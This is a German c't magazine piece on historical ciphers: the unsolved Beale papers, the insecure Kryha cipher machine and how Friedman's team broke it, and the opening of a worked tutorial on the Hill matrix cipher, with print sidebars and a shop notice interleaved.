41, 20, 50, 6, 575, 122, 154, 248, 110,
61, 52, 33, 30, 5, 38, 8, 14, 84, 57, 540,
217, 115, 71, 29, 84, 63, 43, 131, 29,
138, 47, 73, 239, 540, 52, 53, 79, 118,
51, 44, 63, 196, 12, 239, 112, 3, 49, 79,
353, 105, 56, 371, 557, 211, 505, 125,
360, 133, 143, 101, 15, 284, 540, 252, 14,
205, 140, 344, 26, 811, 138, 115, 48, 73,
34, 205, 316, 607, 63, 220, 7, 52, 150,
44, 52, 16, 40, 37, 158, 807, 37, 121, 12,
95, 10, 15, 35, 12, 131, 62, 115, 102,
807, 49, 53, 135, 138, 30, 31, 62, 67, 41,
85, 63, 10, 106, 807, 138, 8, 113, 20, 32,
33, 37, 353, 287, 140, 47, 85, 50 [...]
```

Morriss wollte sich der Sache annehmen, doch leider hatte er nie den von Beale angekündigten Schlüssel erhalten, mit dem er die Zettel hätte entschlüsseln und den Ort des Schatzes finden können. 1862 vertraute der mittlerweile alt gewordene Morriss die Unterlagen und seine Erzählung der Ereignisse einem Unbekannten an, der 1885 die Beale-Papers veröffentlichte (siehe ct.de/wnhb). Darin befinden sich die drei Chiffren, Morriss' Erzählung und eine geknackte Botschaft: Dem Verfasser der Beale-Paper ist es gelungen, die zweite Botschaft zu knacken, und man kennt damit nun die genaue Zusammenstellung des Schatzes. Laut dem Verfasser war ausgerechnet die Unabhängigkeitserklärung der USA der Schlüssel zum Durchbruch (die sich ebenfalls in den Beale-Papers befindet).

Beale verwendete die Methode mit den Anfangsbuchstaben: Sind alle Wörter abgezählt (ab „When in the Course …"), erfährt man durch Ablesen des Anfangsbuchstaben den Klartext. Sie können das gerne mal ausprobieren, unter ct.de/wnhb finden Sie die Unabhängigkeitserklärung und im Kasten „Beale-Chiffre II" die ersten Absätze der Chiffre. So schreibt Beale, er habe Hunderte Kilogramm von Gold, Silber und auch Juwelen in sechs Meter Tiefe verbuddelt.

Aber weil der Ersteller der Beale-Papers nicht auf die Lösung der anderen zwei Chiffren gekommen ist, hat er sie kurzerhand veröffentlicht. Bis heute sind die erste und die dritte Botschaft ungeknackt, dabei haben sich seit gut 140 Jahren viele renommierte Kryptoanalytiker (und Kryptografiefans) an den Papieren abgemüht.

Es gibt viele Gründe, warum die Botschaften bis heute nicht dekodiert wurden: Es kann sein, dass der Schlüsseltext ein von Beale geschriebener Artikel war, der verloren gegangen ist. Oder der Verfasser hat den abgedruckten Text nicht korrekt übertragen oder vielleicht sogar absichtlich verfälscht. Die aktuelle Forschung geht jedoch davon aus, dass die ganze Geschichte ein Märchen ist, das sich der Verfasser der Beale-Papers ausgedacht hat.

Dafür sprechen gleich mehrere Gründe: Zum Beispiel ist die Art der Verschlüsselung für 1823 recht ungewöhnlich, geradezu modern. Es ist verdächtig, dass ausgerechnet der Inhalt des Schatzes die einzige entschlüsselte Nachricht ist. Zudem soll der Schatz etwa 3,5 Tonnen wiegen, die Beale angeblich alleine tausende von Kilometer durch den Wilden Westen nach Lynchburg gekarrt haben will. Außerdem weiß man durch ausführliche Untersuchungen, dass die erste und dritte Nachricht ähnlich kodiert sind, aber die Buchstabenverteilung unterscheidet sich völlig von der gelösten zweiten Nachricht. Das kann darauf hindeuten, das die erste und dritte Zahlenfolge Nonsens sind [2].



Bild: Deutsches Museum / Andreas Kaufmann, CC BY-SA 4.0

Die innere runde Scheibe diente dem Geheimtext, das Alphabet außen war dem Klartext vorbehalten. Beim Verschlüsseln musste der Absender also den zu verschlüsselnden Buchstaben im Klartext suchen und schauen, wie sein verschlüsseltes Pendant hieß. Danach drückte er einen Knopf, die innere Scheibe rotierte ein paar Plätze weiter und das Prozedere fing von vorn an.

So hat James Gillogly 1980 beim Versuch, die erste Botschaft auf die gleiche Weise wie die zweite zu entschlüsseln, die Zeichenfolge ABCDEFGHIIJKLMMNOOPP erhalten. Dabei hat er zwei Fehler, die schon in der zweiten Botschaft vorhanden waren, mit einbezogen. Eine solche Folge ist statistisch extrem unwahrscheinlich und sie stützt das Argument für Datenmüll.

Kryha-Maschine

Die letzte Geschichte, die wir mit Ihnen teilen wollen, handelt von dem Erfinder Alexander von Kryha und seiner Verschlüsselungsmaschine. Die sogenannte „Kryha Standard" war der Versuch eines unbelehrbaren Mannes, seine unsichere Maschine groß rauszubringen.

Nachdem Alexander von Kryha im Ersten Weltkrieg gedient hatte, verschlug es ihn in den 1920er-Jahren nach Berlin. Dort entwickelte er eine Verschlüsselungsmaschine, die bis dato händisch angewendete Verschlüsselungen ablösen sollte. Er war nicht der einzige mit dieser Idee, auch andere Erfinder wie Arthur Scherbius (Enigma [3]) entwickelten Maschinen, die sich gut verkauften.

1924 baute er die „Kryha Standard“, später folgten noch eine kleinere, taschenuhrgroße Variante namens Liliput und eine elektrische Version. Die Maschinen waren wertig verarbeitet und kamen in einer mit rotem Samt bezogenen Ledertasche. Mit dem edlen Design zielte von Kryha direkt auf Manager und die Industrie ab. Leider zeugten die Geheimtexte nicht von so einer Qualität und waren ganz und gar nicht sicher. Dazu gleich mehr.

Das hielt ihn aber nicht davon ab, seine Maschine aktiv zu bewerben. Durch und durch der Geschäftsmann, der er war, tourte er von Konferenz zu Konferenz und versuchte, Lizenzen sowie Maschinen unter die Menschen zu bringen. Teilweise trugen seine Bemühungen Früchte, immerhin gewann er auf der Polizeiausstellung 1926 in Berlin den Staatspreis des preußischen Innenministeriums. 1928 wurde er auf der Presse-Messe in Köln sogar vom damaligen Bürgermeister Konrad Adenauer geehrt [2].

Von Kryha warb zum Beispiel damit, wie variabel sich seine Maschine einstellen ließe: „Kaufen 10 Millionen Menschen die Maschine, so kann jeder von ihnen noch 90 Milliarden Systemwechsel vornehmen, ohne dass zwei Menschen jeweils dasselbe System hätten.“ Um der Aussage Glaubhaftigkeit zu verleihen, ließ er den Mathematiker Georg Hamel in einem Gutachten den extrem großen Schlüsselraum der Maschine bestätigen. Die Anzahl der Möglichkeiten wirkt beeindruckend, sagt aber wenig über die Sicherheit des Verfahrens aus. Doch bevor sich die Geschichte dem Ende zuneigt, verschlüsseln wir die kleine Botschaft „Hallo“ mit der Kryha, damit Sie einen Eindruck von ihrer Funktionsweise bekommen. Vielleicht erkennen Sie bereits den Designfehler.

Kryha im Detail

Oben sehen Sie ein Bild der Kryha, wie sie nach dem Zweiten Weltkrieg produziert wurde. Die Maschinen von vor dem Krieg trugen ein Logo mit drei Blitzen, die nach dem Krieg vier Blitze. Die Mechanik im Inneren blieb aber identisch.

Das innere runde Alphabet ist für den Geheimtext, der Absender kann die einzelnen Buchstabenkacheln entfernen und beliebig neu anordnen. Eine Besonderheit ist, dass das Alphabet im inneren Kreis gleich zweimal vorliegt. Das war vermutlich eine Designentscheidung, ein einfaches Alphabet hätte auch genügt. Außen im Halbkreis steht ein Alphabet für den Klartext, das man zusätzlich noch durcheinanderbringen kann. Der Schlüssel für die Verschlüsselung sind somit die durcheinandergebrachten Alphabete im Inneren sowie außen.

Um das Beispiel simpel zu halten, belassen wir beide Alphabete in ihrer üblichen Form und verwenden nur ein inneres Alphabet:

```
Innen: ABCDEFGHIJKLMNOPQRSTUVWXYZ
Außen: ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

Sie können in der Ausgangsstellung nun schon den ersten Buchstaben kodieren. Dazu suchen Sie den Buchstaben (H) im äußeren Alphabet und schauen, welcher Buchstabe im inneren Alphabet steht. Das wäre also H -> H. Das war noch einfach, aber wären die Alphabete durcheinander, würde das Suchen nach den richtigen Buchstaben recht mühselig.

Nun wird die Maschine mit einer Kurbel aufgezogen, um sie einsatzbereit zu machen. Mit dem Drücken eines Knopfes rotiert die innere Scheibe ein paar Buchstaben weiter. Wie weit, legt eine austauschbare Kontrollscheibe fest, die insgesamt 17 Stufen kennt: 3 2 3 1 2 3 2 4 2 6 1 2 1 3 2 1 5. Am Ende angekommen, fängt die Reihenfolge mit dem Versatz wieder von vorne an – die Sprünge sind also nicht zufällig, sondern wiederholen sich. Die Maschine selbst rechnet noch einmal vier Schritte hinzu. Also würde nach dem ersten Drücken des Knopfes die Maschine die innere Scheibe um 3 + 4 = 7 Plätze rotieren. Sprich: Sie nehmen 7 Buchstaben links weg und fügen sie rechts an das innere Alphabet wieder ran. Das äußere Alphabet bleibt immer gleich:

```
Innen: (H)IJKLMNOPQRSTUVWXYZABCDEFG
Außen: (A)BCDEFGHIJKLMNOPQRSTUVWXYZ
```

Der zweite Buchstabe (A) würde verschlüsselt also H ergeben. Mit einem weiteren Knopfdruck rotiert die Scheibe um 2 + 4 = 6 Positionen weiter und für L kommt nun Y heraus:

```
Innen: NOPQRSTUVWX(Y)ZABCDEFGHIJKLM
Außen: ABCDEFGHIJK(L)MNOPQRSTUVWXYZ
```

Literatur

[1] Simon Singh, Geheime Botschaften: Die Kunst der Verschlüsselung von der Antike bis in die Zeiten des Internet, Hanser, München 2000, ISBN 978-3446198739

[2] Klaus Schmeh, Codeknacker gegen Codemacher: Die faszinierende Geschichte der Verschlüsselung, 4. Auflage, Springer, Wiesbaden 2022, ISBN 978-3658341886

[3] Pina Merkert, Nur für den Heimgebrauch, Enigma at home: Legendäre Verschlüsselungsmaschine selbst programmiert, c't 27/2021, S. 156

Rechner, Beale-Papers, Nyctograph und vieles mehr:

ct.de/wnhb

Versuchen Sie mal die nächsten beiden Klartextbuchstaben auf eigene Faust zu lösen (die Verschiebungen sind 7 und 5). Kommt am Ende HHYFN heraus, haben Sie alles richtig gemacht.

Wie Sie vielleicht schon bemerkt haben, muss das Vorgehen zwischen Empfänger und Absender unbedingt klar kommuniziert werden. Denn das eben Geschilderte war nur eine Art, die Maschine zu bedienen, der Absender kann auch zuerst den Knopf drücken und dann den Buchstaben ablesen. Zudem muss er bei der Kontrollscheibe nicht mit dem ersten Versatz anfangen, sondern kann mit einer beliebigen der 17 Verschiebungen beginnen oder gleich eine völlig andere Scheibe benutzen.

Das Dechiffrieren klappt genau so wie schon die Verschlüsselung: Der Empfänger kennt den Schlüssel und damit auch den Aufbau beider Alphabete. Sollte ein Versatz vereinbart worden sein, muss der Empfänger die Kontrollscheibe auf die korrekte Position bringen, bevor er mit dem Dechiffrieren anfängt. Nun muss er den chiffrierten Buchstaben im inneren Alphabet ablesen und schauen, was auf dem äußersten Alphabet steht. Also würde für H wieder H herauskommen und so weiter und so fort. Wenn Sie nicht so geduldig sind, können Sie auch den Rechner von kryptografie.de benutzen, den Sie unter ct.de/wnhb finden.

Das Ende der Kryha

Die Maschine funktioniert, sieht toll aus und Alexander von Kryha gelingt es auch, ein paar Lizenzen der Maschine nach Großbritannien, Russland und sogar in die USA zu verkaufen. Dort erwarb ein A. M. Evalenko für angebliche 100.000 US-Dollar die Lizenz und bot die Maschine prompt über seinen Anwalt Robert C. Birkhahn dem US-Militär an. Er forderte seine angepeilte Kundschaft auf, eine von der Kryha verschlüsselte Botschaft zu entschlüsseln. Das wäre nicht möglich, denn wie er schreibt, sei das bereits den europäischen Experten nicht gelungen. Angespornt übernahm der berühmte Kryptologe William Friedman mit seinen jüngeren Kollegen Solomon Kullback, Frank B. Rowlett und Abraham Sinkov die Aufgabe.

Die Kryptologen erhielten von Birkhahn eine 200 Wörter lange Nachricht in Blöcken à fünf Buchstaben, insgesamt 1135 Zeichen (siehe nächstes Bild). Mit peinlichster Genauigkeit landete kurz nach Erscheinen der Nachricht ein Zeitstempel darauf, um zu dokumentieren, wie lange die Kryptologen fürs Knacken der Botschaft benötigen würden. 3 Stunden und 31 Minuten später lag die Lösung des Textes vor. Ganz ohne Maschinen, lediglich mit Papier und Stift gelang den Kryptologen die Entschlüsselung. Die finale Zeit lautete 2 Stunden 41 Minuten, denn die Kryptologen ließen sich eine Mittagspause von 50 Minuten nicht entgehen und zogen sie penibel von der Arbeitszeit ab.

Die Krux an der Kryha-Maschine ist die Kontrollscheibe mit den 17 Verschiebungen, die mit jeder Umdrehung die innere Scheibe 111 Buchstaben weiter rotiert. Nach einem Durchlauf der Kontrollscheibe befindet sich die innere Scheibe sieben Positionen links vom Anfang (111 mod 26). Damit können die Kryptologen den ursprünglichen Schlüssel rekonstruieren, denn es gibt gerade mal

```
X Y I C P  N D E A M  A P D T R  A X X P Z  X H Y R Y  T W Q X F
H C D J K  A H Q U R  Z P P P Z  Q O F U V  K F E M N  E A O N G
T T X S V  V U B D G  J R E J F  H E O K V  C Q H F H  R O K U P
M Q P Q W  A C O J C  R L M B M  E V K R V  J D Y N N  S X U D L
H N P F W  M O C M J  F L G P M  B K H A U  X L I V V  Q S X U N

J Z U K K  O B A A E  U Q O Y J  I Z S Z U  H G W G W  A T E J W
Y D I V X  P E I K E  E C M C I  R X X L A  Z L A I N  M J Z X I
C I D K Q  L M M T E  L L F J T  J U B Q O  L J A W M  F E H E V
S Y C A S  K F O N O  Z U M P A  D A P J Y  L P F N T  R U I T C
B W H J H  M O L C V  R D E P F  Q A C I U  H C Z C B  X T O K C

I X G O S  G C M R F  H J V X S  V Z N M U  G J J S O  Q B J Q H
B Q N L H  R T M E L  Y N H K U  F X J D M  J Y C P A  D P P W Y
M G U W O  I A I I G  P T S F C  S O K I D  G G T Y O  A A Q D R
Q R R M N  T S H Y N  E X Y V F  C M J J K  N X V T E  F X A U T
S E Z Q S  H L U L Y  C Y G X O  N L A W Q  T E J N B  S M V T E

H S X U Y  N J K X F  P E P G F  C M M C W  Z R P J Y  G O P Z U
Q N V X I  A X Z K Q  M J E F W  W M R Q R  T E T P X  R S U K C
D L H E D  L L C T J  K S Z M Q  M K N J U  V P F L Y  H Y F Q R
E W N D Z  M B M P B  O J X E Q  I Z A X H  N D B Q Q  W D I X Q
P I F A Y  J G Q J O  F W F C D  B X Y N X  Y T W Y K  E Q C D P

D Y D O Z  H J F C Z  U E D D J  B F X T T  V F Y G H  C T B G O
F E H B U  B Z D Q Q  T I G D Y  A I Y F D  F H A B S  A H Y G X
I B B L E  C Q O S E  M O M Z V  K H Q S J  C M J F F  E V V T L
W T E S L  A Y W F Y  C K O X P  S V N A I  G O C Z Z  K V V V J
S O P E N  Y X D D X  L D C Y A  X M W W O  C W O I I  B N X T V

T L I V Q  W X U E T  P S U H C  S O Y T P  V Y I K Z  N F V I E
Y P H K I  N C G G V  I K R O O  S O V M G  H K U N U  S U N Y V
C F E L O  O W S A I  Y R R E V  N E X P E  S E G R P  Z N B M M
Y U Z F G  S X R X W  M N W T L  R H V F H  G S X M W  V R E A J
D G O Z A  G R X K J  L D O G Y  P T Y X N  T M W Q M  Y S Q W L

X H N G Z  Q D M C W  P Y A T G  N Z F J K  W G D K A  V S J M H
J G W J E  C W T D B  Z N M Y T  N A O R V  H A R R P  D X G C A
P H J N Z  K T L Q R  Q J J A F  F Z G D X  L R F F S  A W S Z N
G L S A Q  B M C D Y  J F M B L  S X E O T  L F J G G  L G K K R
Y Y W D A  L H H J V  C G Y V R  L Y S P J  V P K G W  W X H F A

C M T R G  U J E J W  T A F S N  Z X V V W  I Y W O O  M T L U F
S B C A J  R N R M P  I Y L W I  K A O K H  T M X C N  I M W T F
G T T D E  H T D H M  K K C D K  E A P H I  A X Z Y P
```

Bild: NSA, Q. E. D.-2 Hours, 41 Minutes

Birkhahn kodierte diese 200 Wörter lange Botschaft und sendete sie Friedman und seinen Kollegen zum Entschlüsseln zu.

17 · 26 = 442 Möglichkeiten, wie er hätte aufgebaut sein können.

Der Knackprozess besteht anschließend in einer ausführlichen Analyse aller Buchstaben, die mit derselben Verschiebung verschlüsselt wurden. Das ist ein bisschen aufwendiger, aber eine Anleitung, wie es Friedman und seinen Kollegen gelungen ist, finden Sie in einem 30-seitigen PDF, das die NSA 2004 veröffentlicht hat. Darin enthalten ist zudem die gesamte Korrespondenz zwischen Friedman und Birkhahn sowie eine Erklärung der Maschine (siehe ct.de/wnhb).

Das US-Militär lehnte das Angebot, die Kryha-Maschine zu verwenden, wenig überraschend ab. Diese Absage war nicht direkt das Ende der Maschinen, leitete es aber unweigerlich ein. Wenige Jahre später ging 1930 die Firma von Kryha pleite. Nach dem Zweiten Weltkrieg versuchte er einen Neustart, ohne die Funktionsweise der Maschine zu verändern. Dieser klappte nicht so wirklich: Aufgrund von schlechten Entscheidungen und Diebstählen musste er zwischenzeitlich eine Haftstrafe absitzen. 1955 nahm er sich in Baden-Baden das Leben.

Übrig bleiben seine Maschinen, die heutzutage rar geworden und sehr begehrt sind. Auch wenn die Maschine kryptografisch nicht überzeugen konnte, zählen Experten die Kryha-Maschinen zu den schönsten Chiffriermaschinen, die je gebaut wurden.

Fazit

Es gibt noch sehr viele weitere Chiffren, die gebrochen oder obsolet geworden sein mögen und es trotzdem verdienen, nicht vergessen und erzählt zu werden. Schreiben Sie uns gerne eine Mail, wenn Sie mehr von einer bestimmten Chiffre wissen wollen.

(wid) c't



Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise shop



Bild: KI, Collage c't

Hill-Chiffre im Überblick Teil 1

Die Hill-Chiffre leitete das Zeitalter der mathematischen Kryptografieverfahren ein. Sie ist nicht so kompliziert wie seine heutigen Vertreter und lässt sich daher prima mit Zettel und Stift nachvollziehen. Grund genug, die Hill-Chiffre genauer anzuschauen.

Von **Peter Uelkes**

Der Agent zieht seinen Hut tiefer ins Gesicht und schlägt den Mantelkragen hoch, um sich gegen das stürmische Herbstwetter zu wappnen. Sein Auftrag lautet, wichtige militärische Informationen zu sammeln und außer Landes zu schmuggeln. Diese muss er seinen Vorgesetzten verschlüsselt melden, damit der feindliche Geheimdienst nichts davon erfährt. Auf dem Weg ins Versteck wiederholt der Agent im Geiste immer wieder den Schlüssel, eine Sequenz von 16 Zahlen zwischen 1 und 25 in einer 4 × 4-Matrix. Er darf keine Zahl vergessen oder ihre Reihenfolge vertauschen, denn sonst kann sein Vorgesetzter die Nachricht nicht entschlüsseln.

Der Agent in unserer kleinen Geschichte verwendet im Herbst 1929 ein brandneues Kryptoverfahren, welches der US-amerikanische Mathematikprofessor Lester S. Hill kurz vorher in der Zeitschrift „The American Mathematical Monthly“ veröffentlicht hatte (siehe ct.de/w7nc). Grundlage der von Hill erfundenen Chiffre sind Matrizen. Sie prägte die Kryptografie und leitete ein neues Zeitalter von mathematischen Methoden in der Kryptografie [3] ein, das bis heute in Form von Verfahren wie RSA, ECDSA oder AES anhält.

Die Hill-Chiffre ist jedoch nicht so kompliziert wie seine modernen Vertreter und lässt sich gut mit Papier und Stift nachvollziehen. Das ist ganz im Sinne unseres Agenten: Die Hill-Chiffre benötigt keinerlei Aufzeichnungen oder Geräte, die ihn bei einer Kontrolle oder Razzia hätten auffliegen lassen können.

Schlüssel

Um die Chiffre zu verstehen, müssen weder Sie noch der Geheimagent Mathe studiert haben. Sie können einfach einem „Kochrezept“ folgen, weil die notwendigen Berechnungen nicht über Matrizen, Umformungen und elementare Operationen wie die Multiplikation hinausgehen. Wer tiefer einsteigen will, findet eine kleine Auswahl an Quellen unter ct.de/w7nc. Im Unterschied zu Hills Originalveröffentlichung stützen wir uns auf eine modernere Nomenklatur, die sich an der aktuellen Literatur orientiert.

Bevor es ans Verschlüsseln geht, müssen sich der Agent und seine Auftraggeber auf ein gemeinsames Alphabet einigen: Sie entscheiden sich für das Standardalphabet A bis Z und merken sich die Länge des Alphabets als N = 26. Umlaute sowie andere Zeichen werden weggelassen oder umgeschrieben (zum Beispiel 5 = FUENF). Der Agent möchte die Nachricht `TREFFE KONTAKTPERSON UM DREI UHR IM STADTPARK` an seine Auftraggeber senden.

Eine Matrix ist in der Mathematik eine zweidimensionale, also tabellarische, Anordnung von Zahlen. Für die Hill-Chiffre sind nur quadratische Matrizen mit ganzen Zahlen relevant; sie haben also gleich viele Zeilen und Spalten. Der Agent bekommt zum Verschlüsseln eine 4 × 4-Matrix namens K vorgegeben, die zum Beispiel so aussehen könnte:

$$K=\begin{pmatrix}20 & 2 & 1 & 21\\ 16 & 11 & 25 & 20\\ 14 & 18 & 7 & 12\\ 25 & 22 & 23 & 4\end{pmatrix}$$

Die Matrix K bildet den Schlüssel (andere Matrizengrößen wie 5 × 5 oder 8 × 8 funktionieren auch). Die Einträge sind jedoch nicht willkürlich gewählt, sondern berechnet worden. Dazu später mehr.

Verschlüsselung

Bei der Hill-Chiffre handelt es sich um eine Blockchiffre, es werden also immer kleine Häppchen (Blöcke) des Klartextes auf einmal verschlüsselt. Weil der Agent eine 4 × 4-Matrix verwendet, müssen die Blöcke vier Buchstaben lang sein. Wenn er Leerzeichen ignoriert, erhält er den Klartext `TREF FEKO NTAK TPER SONU MDRE IUHR IMST ADTP ARKX`. Der letzte Block wird bei Bedarf mit Füllzeichen komplettiert, in diesem Falle mit einem `X`.

Die Hill-Chiffre operiert auf Zahlen, Sie ordnen daher den Zeichen des vereinbarten Alphabetes die Zahlen 0 bis N – 1 zu, also A ⋅ 0, B ⋅ 1, … , Z ⋅ 25. Nun müssen Sie die einzelnen Häppchen in Zahlen umwandeln, für den ersten Block `TREF` kommen die Zahlen 19, 17, 4 und 5 heraus, die den Vektor p ergeben: p = (19, 17, 4, 5). Vektoren kennen Sie vielleicht noch aus dem Schulunterricht. Wenn nicht, folgt hier ein kurzer Crashkurs im Kontext der Chiffre: Ein Vektor ist eine eindimensionale, listenartige Anordnung von Zahlen. Die kann man horizontal oder vertikal als Zeilen- beziehungsweise Spaltenvektor aufschreiben. Mehrere Vektoren neben-, beziehungsweise untereinander kombiniert, ergeben vereinfacht gesprochen Matrizen.

Zur Verschlüsselung multiplizieren Sie nun den Zeilenvektor p von links mit der Schlüsselmatrix K:


$$p\times K=(19, 17, 4, 5)\times\begin{pmatrix}20 & 2 & 1 & 21\\ 16 & 11 & 25 & 20\\ 14 & 18 & 7 & 12\\ 25 & 22 & 23 & 4\end{pmatrix}$$

Eine Vektor-Matrix-Multiplikation ist nicht so kompliziert, wie sie aussieht: Sie müssen lediglich die Werte aus dem Vektor komponentenweise mit den entsprechenden Werten aus einer Spalte der Matrix K multiplizieren und die einzelnen Ergebnisse am Ende zusammenzählen. Beispielsweise ergibt die erste Spalte der Matrix das Ergebnis 19 · 20 + 17 · 16 + 4 · 14 + 5 · 25 = 833. Sie können die Multiplikationen und die folgenden Rechnungen per Hand durchführen oder einen beliebigen Onlinerechner bemühen. Die Multiplikation wiederholen Sie für die übrigen drei Spalten und erhalten am Ende den Zeilenvektor:

Modulo

In der Mathematik wird häufig mit dem Rest einer Division weitergerechnet. Also statt 7 / 5 = 1,4 zu rechnen, schauen Sie nach, wie oft die 5 in die 7 passt, und schreiben den Rest 2 getrennt auf. Es spielt keine Rolle, wie oft die 5 in die 7 passt, entscheidend ist, was übrig bleibt.

Mathematiker nennen diese Rechenoperation Modulo: 7 mod 5 ergibt 2; 12 mod 5 ergibt ebenfalls 2 und 26 mod 11 ist 4. Anschaulich können Sie sich die Rechnung auch wie eine Analoguhr vorstellen: Bei 7 / 5 hat sie 5 Ziffern; wenn Sie bei 0 starten, kommen Sie nach 7 Schritten bei der 2 an.



$$p \times K = (833, 407, 587, 807)$$

Die Einträge des neuen Vektors reduzieren Sie anschließend modulo N (im Beispiel also modulo 26), damit die Werte so klein sind, dass Sie sie wieder in Buchstaben des Alphabets umwandeln können. Die Rechenoperation Modulo kommt in der Kryptografie häufig vor, eine Erklärung finden Sie in der Infografik links und in [1]. Sie können sich Modulo 26 so vorstellen, dass Sie so lange 26 abziehen, bis eine Zahl im Bereich von 0 bis 25 herauskommt:

$$p \times K \equiv (1, 17, 15, 1) (mod 26)$$

Das Kongruenz-Zeichen ≡ können Sie wie ein Gleichheitszeichen lesen. Wenn Sie die Zahlen im Vektor (1, 17, 15, 1) wieder in die Zeichen des Alphabets übersetzen, erhalten Sie den verschlüsselten Chiffreblock `BRPB`. Unser Agent wiederholt den Prozess für jeden der Viererblöcke, bis der komplette Geheimtext `BRPBEWDXINQRJZHJSGJKCJMMPIMSNGNYNDHKZPKG` steht.

Schneller verschlüsseln

Einen Viererblock nach dem anderen per Vektor zu verschlüsseln, ist zeitaufwendig. Die schnellere Variante besteht darin, eine 4 × 4-Matrix mit 16 Zeichen des Klartextes auszufüllen und sie anschließend in Zahlen umzuwandeln:

$$\begin{pmatrix} T & R & E & F \\ F & E & K & O \\ N & T & A & K \\ T & P & E & R \end{pmatrix} \rightarrow \begin{pmatrix} 19 & 17 & 4 & 5 \\ 5 & 4 & 10 & 14 \\ 13 & 19 & 0 & 10 \\ 19 & 15 & 4 & 17 \end{pmatrix}$$

Nun können Sie diese Matrix (P) mit der Schlüsselmatrix (K) multiplizieren. Das funktioniert ähnlich wie schon mit den Vektoren von vorhin: Sie ersetzen dazu die Buchstaben durch ihre Positionsnummer im Alphabet und verrechnen jede Zeile von P mit jeder Spalte von K (siehe Kasten „Matrix-Matrix-Multiplikation“). Heraus kommt folgende Matrix:

$$\begin{pmatrix} 833 & 407 & 587 & 807 \\ 654 & 542 & 497 & 361 \\ 814 & 455 & 718 & 693 \\ 1101 & 649 & 813 & 815 \end{pmatrix}$$

Deren Werte verkleinern Sie erneut mit Modulo 26, sodass Sie den Zahlen Buchstaben des Alphabets zuordnen können:

$$\begin{pmatrix} 1 & 17 & 15 & 1 \\ 4 & 22 & 3 & 23 \\ 8 & 13 & 16 & 17 \\ 9 & 25 & 7 & 9 \end{pmatrix} (mod 26) \rightarrow \begin{pmatrix} B & R & P & B \\ E & W & D & X \\ I & N & Q & R \\ J & Z & H & J \end{pmatrix}$$

Die beschriebenen Vektor-Matrix- und Matrix-Matrix-Multiplikationen sind leicht genug, um sie mit Papier und Stift auszuführen. Sie können die Hill-Chiffre aber auch ohne großen Aufwand nachprogrammieren, denn die meisten Programmiersprachen enthalten Bibliotheken mit Matrix-Funktionen.

Tetragramm

Im Unterschied zu monoalphabetischen Chiffren, die einen Buchstaben nach dem anderen chiffrieren, ge-

Matrix-Matrix-Multiplikation

Wir zeigen die Matrix-Matrix-Multiplikation am konkreten Beispiel der Matrizen P und K. Beide sind 4 × 4-Matrizen, haben also je vier Zeilen und vier Spalten. Deshalb hat die Ergebnismatrix ebenfalls vier Zeilen und vier Spalten. Um beispielsweise das Element in der zweiten Zeile und dritten Spalte von P · K zu erhalten, legt man die dritte Spalte von K (grün markiert) über die zweite Zeile von P (blau markiert).

Dann multipliziert man übereinanderliegende Elemente und addiert die einzelnen Produkte auf: 5 · 1 + 4 · 25 + 10 · 7 + 14 · 23 = 497.

$$P \times K = \begin{pmatrix} 19 & 17 & 4 & 5 \\ 5 & 4 & 10 & 14 \\ 13 & 19 & 0 & 10 \\ 19 & 15 & 4 & 17 \end{pmatrix} \times \begin{pmatrix} 20 & 2 & 1 & 21 \\ 16 & 11 & 25 & 20 \\ 14 & 18 & 7 & 12 \\ 25 & 22 & 23 & 4 \end{pmatrix}$$

hört die Hill-Chiffre zu den polygrafischen Substitutions-Chiffren. Diese verschlüsseln immer kleine Blöcke von Buchstaben gleichzeitig – ähnlich wie Playfair im Teil 1 dieser Artikelserie, das nur Buchstabenpaare chiffriert. Der Agent aus unserer Geschichte hat sich für n = 4 entschieden, chiffriert also vier Buchstaben auf einmal – ein sogenanntes Tetragramm.

Die blockweise Verschlüsselung des Klartextes ist einer der großen Vorteile der Hill-Chiffre: Denn ändert man nur ein Zeichen des Klartextes, ändert sich der ganze Chiffreblock, in dem das Zeichen auftaucht. Lautete der erste Block zum Beispiel `TSEF` anstatt `TREF` (R zu S geändert, also von 17 zu 18), würde sich der erste verschlüsselte Block zu `RCOV` ändern, was in keiner Position mit `BRPB` übereinstimmt. Diese Eigenschaft nennt man Diffusion, wodurch sich ein starkes Kryptosystem auszeichnet (siehe ct.de/w7nc).

Größere Blöcke sind deutlich schwerer zu knacken als die Bigramme aus Playfair: Bei einem Alphabet der Länge von 26 gibt es insgesamt 26^4 = 456.976 mögliche Tetragramme. Das ist vergleichsweise viel, denn Playfair zum Beispiel kommt auf gerade mal 625 Bigramme und es erfordert bereits einiges an Know-how, um dieses Verfahren zu knacken. Doch auch die Hill-Chiffre ist nicht unverwundbar: Wo die Achillesferse sitzt, lesen Sie in Kürze. Zunächst erklären wir, wie man zu einer Schlüsselmatrix kommt.

Schlüsselmatrix

Wichtig ist, dass der Agent die verschlüsselte Nachricht nicht in Gruppen à vier Buchstaben verschickt, denn dann könnte ein möglicher Lauscher damit auf n, also auf die Größe der Schlüsselmatrix schließen, und die Chiffre angreifen.

